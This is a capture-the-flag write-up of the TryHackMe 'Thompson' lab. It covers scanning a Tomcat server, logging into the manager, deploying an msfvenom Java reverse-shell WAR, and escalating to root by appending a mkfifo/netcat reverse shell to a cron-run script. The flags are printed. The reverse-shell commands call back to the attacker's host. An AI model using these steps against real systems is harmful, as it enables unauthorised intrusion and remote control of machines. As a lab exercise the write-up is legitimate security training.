Thompson

Thompson

https://tryhackme.com/room/bsidesgtthompson

`rustscan -a 10.10.209.41 -- -Pn -sC -sV -A | tee scan.txt`

```
PORT     STATE SERVICE REASON  VERSION
22/tcp   open  ssh     syn-ack OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 fc052481987eb8db0592a6e78eb02111 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDL+0hfJnh2z0jia21xVo/zOSRmzqE/qWyQv1G+8EJNXze3WPjXsC54jYeO0lp2SGq+sauzNvmWrHcrLKHtugMUQmkS9gD/p4zx4LjuG0WKYYeyLybs4WrTTmCU8PYGgmud9SwrDlEjX9AOEZgP/gj1FY+x+TfOtIT2OEE0Exvb86LhPj/AqdahABfCfxzHQ9ZyS6v4SMt/AvpJs6Dgady20CLxhYGY9yR+V4JnNl4jxwg2j64EGLx4vtCWNjwP+7ROkTmP6dzR7DxsH1h8Ko5C45HbTIjFzUmrJ1HMPZMo9ss0MsmeXPnZTmp5TxsxbLNJGSbDv7BS9gdCyTf0+Qq1
|   256 60c840abb009843d46646113fabc1fbe (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBG6CiO2B7Uei2whKgUHjLmGY7dq1uZFhZ3wY5EWj5L7ylSj+bx5pwaiEgU/Velkp4ZWXM//thL6K1lAAPGLxHMM=
|   256 b5527e9c019b980c73592035ee23f1a5 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIIwYtK4oCnQLSoBYAztlgcEsq8FLNL48LyxC2RfxC+33
8009/tcp open  ajp13   syn-ack Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open  http    syn-ack Apache Tomcat 8.5.5
|_http-open-proxy: Proxy might be redirecting requests
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/8.5.5
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

`dirsearch -u http://10.10.209.41:8080`

/manager/ is a login page


```
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/kali/.dirsearch/reports/10.10.209.41-8080/_24-01-21_10-44-26.txt
Error Log: /home/kali/.dirsearch/logs/errors-24-01-21_10-44-26.log

Target: http://10.10.209.41:8080/

[10:44:26] Starting:
[10:45:05] 400 -    0B  - /\..\..\..\..\..\..\..\..\..\..\..\..\etc\passwd
[10:45:07] 400 -    0B  - /a%5c.aspx
[10:45:26] 200 -    3KB - /build.xml
[10:45:36] 302 -    0B  - /docs  ->  /docs/
[10:45:37] 200 -   16KB - /docs/
[10:45:39] 302 -    0B  - /examples  ->  /examples/
[10:45:39] 200 -    1KB - /examples/
[10:45:39] 200 -    6KB - /examples/servlets/index.html
[10:45:39] 200 -  946B  - /examples/servlets/servlet/RequestHeaderExample
[10:45:40] 200 -  658B  - /examples/servlets/servlet/CookieExample
[10:45:40] 200 -   21KB - /favicon.ico
[10:45:41] 200 -  677B  - /examples/jsp/snp/snoop.jsp
[10:45:43] 401 -    2KB - /host-manager/html
[10:45:44] 302 -    0B  - /host-manager/  ->  /host-manager/html
[10:45:44] 200 -   11KB - /index.jsp
[10:45:52] 302 -    0B  - /manager  ->  /manager/
[10:45:53] 401 -    2KB - /manager/html
[10:45:53] 401 -    2KB - /manager/jmxproxy/?qry=STUFF
[10:45:53] 401 -    2KB - /manager/html/
[10:45:53] 401 -    2KB - /manager/jmxproxy/?get=java.lang:type=Memory&att=HeapMemoryUsage&key=used
[10:45:53] 401 -    2KB - /manager/jmxproxy/?set=Catalina%3Atype%3DValve%2Cname%3DErrorReportValve%2Chost%3Dlocalhost&att=debug&val=cow
[10:45:53] 401 -    2KB - /manager/status/all
[10:45:53] 401 -    2KB - /manager/jmxproxy/?get=BEANNAME&att=MYATTRIBUTE&key=MYKEY
[10:45:53] 401 -    2KB - /manager/jmxproxy/?get=java.lang:type=Memory&att=HeapMemoryUsage
[10:45:53] 401 -    2KB - /manager/jmxproxy/?invoke=BEANNAME&op=METHODNAME&ps=COMMASEPARATEDPARAMETERS
[10:45:53] 401 -    2KB - /manager/jmxproxy/?invoke=Catalina%3Atype%3DService&op=findConnectors&ps=
[10:45:53] 401 -    2KB - /manager/jmxproxy
[10:45:53] 401 -    2KB - /manager/jmxproxy/?set=BEANNAME&att=MYATTRIBUTE&val=NEWVALUE
[10:45:59] 302 -    0B  - /manager/  ->  /manager/html
```


After tryind default creds I found them on 401 page)



Log in an gere I can download war files

Create revshell:

```
msfvenom -p java/shell_reverse_tcp LHOST=10.18.88.130 LPORT=1234 -f war -o shell.war
```



listener

```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 10.18.88.130
LHOST => 10.18.88.130
msf6 exploit(multi/handler) > set LPORT 1234
LPORT => 1234
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.18.88.130:1234
```

Download and run file

```
[*] Started reverse TCP handler on 10.18.88.130:1234
[*] Command shell session 1 opened (10.18.88.130:1234 → 10.10.209.41:40510) at 2024-01-21 11:38:01 -0500

id
uid=1001(tomcat) gid=1001(tomcat) groups=1001(tomcat)
```

user flag

I have permissions to read user flag

```
total 48
drwxr-xr-x 4 jack jack 4096 Aug 23  2019 .
drwxr-xr-x 3 root root 4096 Aug 14  2019 ..
-rw------- 1 root root 1476 Aug 14  2019 .bash_history
-rw-r--r-- 1 jack jack  220 Aug 14  2019 .bash_logout
-rw-r--r-- 1 jack jack 3771 Aug 14  2019 .bashrc
drwx------ 2 jack jack 4096 Aug 14  2019 .cache
-rwxrwxrwx 1 jack jack   26 Aug 14  2019 id.sh
drwxrwxr-x 2 jack jack 4096 Aug 14  2019 .nano
-rw-r--r-- 1 jack jack  655 Aug 14  2019 .profile
-rw-r--r-- 1 jack jack    0 Aug 14  2019 .sudo_as_admin_successful
-rw-r--r-- 1 root root   39 Jan 21 08:40 test.txt
-rw-rw-r-- 1 jack jack   33 Aug 14  2019 user.txt
-rw-r--r-- 1 root root  183 Aug 14  2019 .wget-hsts
cat user.txt
39400c90bc683a41a8935e4719f181bf
```

privillege escalation

User jack have root permissions - so I need his password

```
uid=0(root) gid=0(root) groups=0(root)
cat id.sh
#!/bin/bash
id > test.txt
```

But I found that every minute running script id.sh

`cat /etc/crontab`

I create listener on kali

`nc -lnvp 1337`

Add revshell to this script and wait a minute

`echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.18.88.130 1337 >/tmp/f'`

`>> id.sh`

```
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*  *    * * *   root    cd /home/jack && bash id.sh
#
ls -la
total 48
drwxr-xr-x 4 jack jack 4096 Aug 23  2019 .
drwxr-xr-x 3 root root 4096 Aug 14  2019 ..
-rw------- 1 root root 1476 Aug 14  2019 .bash_history
-rw-r--r-- 1 jack jack  220 Aug 14  2019 .bash_logout
-rw-r--r-- 1 jack jack 3771 Aug 14  2019 .bashrc
drwx------ 2 jack jack 4096 Aug 14  2019 .cache
-rwxrwxrwx 1 jack jack   26 Aug 14  2019 id.sh
drwxrwxr-x 2 jack jack 4096 Aug 14  2019 .nano
-rw-r--r-- 1 jack jack  655 Aug 14  2019 .profile
-rw-r--r-- 1 jack jack    0 Aug 14  2019 .sudo_as_admin_successful
-rw-r--r-- 1 root root   39 Jan 21 08:47 test.txt
-rw-rw-r-- 1 jack jack   33 Aug 14  2019 user.txt
-rw-r--r-- 1 root root  183 Aug 14  2019 .wget-hsts
echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 10.18.88.130 1337 >/tmp/f' >> id.sh
ls
```

After less than minute I got rootshell

```
┌──(kali㉿kali)-[~/THM/tompson]
└─$ nc -lnvp 1337
listening on [any] 1337 ...
connect to [10.18.88.130] from (UNKNOWN) [10.10.209.41] 54480
bash: cannot set terminal process group (1204): Inappropriate ioctl for device
bash: no job control in this shell
root@ubuntu:/home/jack# id
id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/home/jack# cd /root
cd /root
root@ubuntu:~# ls
ls
root.txt
root@ubuntu:~# cat root.txt
cat root.txt
d89d5391984c0450a95497153ae7ca3a
root@ubuntu:~#
```